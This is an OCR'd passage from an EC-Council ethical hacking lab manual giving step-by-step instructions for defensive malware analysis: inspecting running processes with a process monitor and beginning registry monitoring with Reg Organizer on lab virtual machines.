
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The **Event Properties** window appears with the details of the chosen process.
8. In the **Event** tab, you can see the complete details of the running process such as Date, Thread, Class, Operation, Result, Path, and Duration.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Once the analysis is complete, click the **Process** tab.
10. The **Process** tab shows the complete details of the process running, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Click the **Stack** tab to view the supported DLLs of the selected process. Once the analysis is done, click **Close**.



12. This way, you can analyze the processes running on a machine.
13. If a process is found to be suspicious, you may either kill the process or close the port.
14. Close all windows on the **Windows 11** and **Windows Server 2022** machines.
15. You can also use other process monitoring tools such as **Process Explorer** (https://docs.microsoft.com), **OpManager** (https://www.manageengine.com), **Monit** (https://mmonit.com), or **ESET SysInspector** (https://www.eset.com) to perform process monitoring.
16. Turn off the **Windows Server 2022** virtual machine.

Task 3: Perform Registry Monitoring using Reg Organizer

The Windows Registry stores OS and program configuration details such as settings and options. If the malware is a program, the registry stores its functionality. When an attacker installs a type of malware on the victim's machine, it generates a registry entry. One must have fair knowledge of the Windows Registry, its contents, and inner workings to analyze the presence of malware. Scanning for suspicious registries will help to detect malware. While most computer users generally do not do this, monitoring the registry entries is a great way to track any modifications made to your system.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Registry monitoring tools such as Reg Organizer provide a simple way to track registry modifications, which is useful in troubleshooting and monitoring background changes.


Reg Organizer: Reg Organizer is designed to edit keys and parameters, as well as to delete the content of.reg files. It allows users to perform various operations with the system registry such as export, import and copy key values. It can also perform a deep search to find even those keys associated with the application that cannot be found by other similar programs.

Here, we will use the registry monitoring tool Reg Organizer to scan the registry values for any changes.

1. Switch to the **Windows 11** virtual machine.
2. Navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Registry Monitoring Tools\Reg Organizer**. double-click **reg-organizer-setup.exe**.




3. If **Open File - Security Warning** window appears, click **Run**.
4. If **User Account Control** window appears, click **Yes**.
5. **Setup - Reg Organizer** window appears, click **Next**.

